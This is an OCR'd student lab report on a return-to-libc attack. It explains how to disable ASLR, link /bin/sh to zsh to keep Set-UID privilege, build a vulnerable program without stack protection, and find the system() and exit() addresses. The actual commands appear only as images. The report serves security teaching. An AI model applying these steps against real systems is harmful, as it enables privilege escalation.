
ICSI 424 lab05
Seoyeon Choi

Instruction

Therefore, in this lab, when we compile programs using gcc, we always use th**e -m32 f**lag, which means compiling the program into 32-bit binary.

2.2 Turning off countermeasures


// we will turn off kernel.randomize_va_space as 0 so heap and stack address won't be randomly changed and we will be easier to attack.



// /bin/dash has a countermeasure that drops Set-uid privilege before executing our command and it makes it difficult to attack, so in order to disable countermeasure.
//We use the following commands to link /bin/sh to zsh:


2.3 The Vulnerable Program

Use retlib.c




// run make to turn off countermeasure stack protector and make it as non executable stack for retlib.c. Also I will change ownership first and then set uid. Because if I set setuid fist and then changing ownership will reset the SET-UID privilege.

3.1 Task 1: Finding out the Addresses of **libc** Functions




// create empty badfile and create breakpoint at main() And run




// printout system() address and exit() address value and quit.
// we did debugging with a program that has SET-UID privilege so that whenever we run and try to print out an address, it will print out the same address. Without set-uid privilege, the program will return a different address every time whenever we run.


3.2 Task 2: Putting the shell string in the memory





// When we execute a program from a shell prompt, the shell actually spawns a child process to execute the program, and all the exported shell variables become the environment variables of the child process. This creates an easy way for us to put some arbitrary string in the child process's memory. Let us define a new shell variable MYSHELL, and let it contain the string "/bin/sh". From the following commands, we can verify that the string gets into the child process, and it is printed out by the env command running inside the child process.




// compiled prtenv.c without stack guard countermeasure and set non executable stack.
// I will debug this the same way I did for the retbli.c and I will compare the system() address.








// Above screenshot: debugging steps are provided (breakpoint , run, print out address)



// print system() address , print exit() address and quit.

